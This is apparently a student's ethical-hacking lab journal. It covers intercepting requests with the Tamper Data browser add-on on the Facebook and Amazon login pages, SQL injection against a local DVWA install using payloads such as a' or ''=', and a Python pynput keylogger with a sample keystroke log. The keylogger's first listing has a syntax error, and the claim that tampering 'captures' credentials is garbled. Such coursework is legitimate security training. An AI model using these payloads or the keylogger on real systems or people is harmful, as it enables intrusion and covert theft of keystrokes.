
1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to Facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the Facebook login page.
7. Your username and password are being captured using session impersonation.



8. Download Firefox



9. Add Extension and install Temper data



10. Select a website for tampering data ex- Amazon



The screenshot shows the Amazon India homepage during a 'HOME SHOPPING SPREE' event from 7th to 10th March. The page features a purple header with the Amazon logo, delivery location (Mumbai 400078), and a search bar. Below the header, there's a main banner for the event, powered by Ecovacs, with a starting price of ₹79 for kitchen appliances and essentials. A circular inset image shows a kitchen setup with a kettle, a pressure cooker, and a frying pan. Below the banner, there are three promotional tiles: 'Appliances for your home | Up to 55% off' featuring air conditioners and refrigerators; 'Revamp your home in style' featuring cushion covers, bedsheets, and figurines; and 'Up to 60% off | Styles for men' featuring clothing and footwear.

amazon.in Delivering to Mumbai 400078 [Update location](#) All Search Amazon.in EN



≡ All Fresh Amazon miniTV Sell Best Sellers Mobiles Today's Deals Electronics Customer Service Prime ▾ New Lau

HOME SHOPPING SPREE
7th - 10th March
Powered by: **ECOVACS**
Starting ₹79
Kitchen appliances & essentials
SBI card | Up to 7.5% Instant Discount*
with SBI Credit Card
*T&C apply



Appliances for your home | Up to 55% off

 
Air conditioners Refrigerators

Revamp your home in style

 
Cushion covers, bedsheets & more Figurines, vases and more

Up to 60% off | Styles for men

 
Clothing Footwear

11. Start Tamper Data


Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)

Tamper requests only from this tab: ☐

Start Tamper Data?

12. Click on OK



13. Check values in Cookie for Tampering Data

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Moz... — □ ×

Details

URL

Method

Type

Headers


Name	Value	
Host	unagi-eu.amazon.com	-
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0	-
Accept	*/*	-
Accept-Language	en-US,en;q=0.5	-
Accept-Encoding	gzip, deflate, br	-
Referer	https://www.amazon.in/	-
Content-Type	application/json; charset=utf-8	-
Content-Length	1515	-
Origin	https://www.amazon.in	-
Connection	keep-alive	-
Sec-Fetch-Dest	empty	-
Sec-Fetch-Mode	cors	-
Sec-Fetch-Site	cross-site	-

Add Header

Aim: Perform SQL injection attack.

Output:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.



6. Click on create/reset database. The database will be created. Click on login.



Username
admin

Password
••••••••

Login

7. Click on DVWA security and set the security to low.



DVWA Security 

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

8. Click on SQL Injection
9. In User Id enter 1 and click on submit.



DVWA

Vulnerability: SQL Injection


User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

10. Type 1 or tue; # and click on submit



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: a' or ''='
First name: admin
Surname: admin

ID: a' or ''='
First name: Gordon
Surname: Brown

ID: a' or ''='
First name: Hack
Surname: Me

ID: a' or ''='
First name: Pablo
Surname: Picasso

ID: a' or ''='
First name: Bob
Surname: Smith

Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
import logging
log_directory = r"C:/users/aquel/desktop/"
logging.basicConfig = (log_directory + "keylog.txt"), level = logging.DEBUG)

def on_press (key):
    logging.info(str(key))

with Listener (on_press = on_press) as listener:
    listener.join()
```

Output:

Installing pynput in cmd after opening it as administrator

```
C:\Windows\system32>py -m pip install pynput
Collecting pynput
  Using cached pynput-1.7.6-py2.py3-none-any.whl (89 kB)
Collecting six
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0

[notice] A new release of pip available: 22.3.1 -> 24.0
[notice] To update, run: D:\IDLE python\python.exe -m pip install --upgrade pip

C:\Windows\system32>
```

After executing the py program typing some text for keylog testing

```
In [*]: from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s:')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is unethical hacking practical

with Listener(on_press=on_press) as listener:
    listener.join()
```

The key_log.txt file is created in Desktop and has all the keys logged

 key_log - Notepad

File Edit Format View Help

```
2024-03-06 23:57:05,739: 'e':  
2024-03-06 23:57:06,064: 't':  
2024-03-06 23:57:06,449: 'h':  
2024-03-06 23:57:06,590: 'i':  
2024-03-06 23:57:06,740: 'c':  
2024-03-06 23:57:07,166: 'a':  
2024-03-06 23:57:07,208: 'l':  
2024-03-06 23:57:07,906: Key.space:  
2024-03-06 23:57:08,028: 'h':  
2024-03-06 23:57:08,188: 'a':  
2024-03-06 23:57:08,431: 'c':  
2024-03-06 23:57:08,523: 'k':  
2024-03-06 23:57:08,777: 'i':  
2024-03-06 23:57:08,994: 'n':  
2024-03-06 23:57:09,102: 'g':  
2024-03-06 23:57:09,255: Key.space:  
2024-03-06 23:57:09,932: 'p':  
2024-03-06 23:57:10,056: 'r':  
2024-03-06 23:57:10,296: 'a':  
2024-03-06 23:57:11,064: 'c':  
2024-03-06 23:57:11,358: 't':  
2024-03-06 23:57:11,496: 'i':  
2024-03-06 23:57:11,652: 'c':  
2024-03-06 23:57:11,855: 'a':  
2024-03-06 23:57:11,999: 'l':  
2024-03-06 23:57:12,241: Key.enter:  
2024-03-06 23:57:17,211: Key.f5:  
2024-03-06 23:57:17,657: Key.f5:
```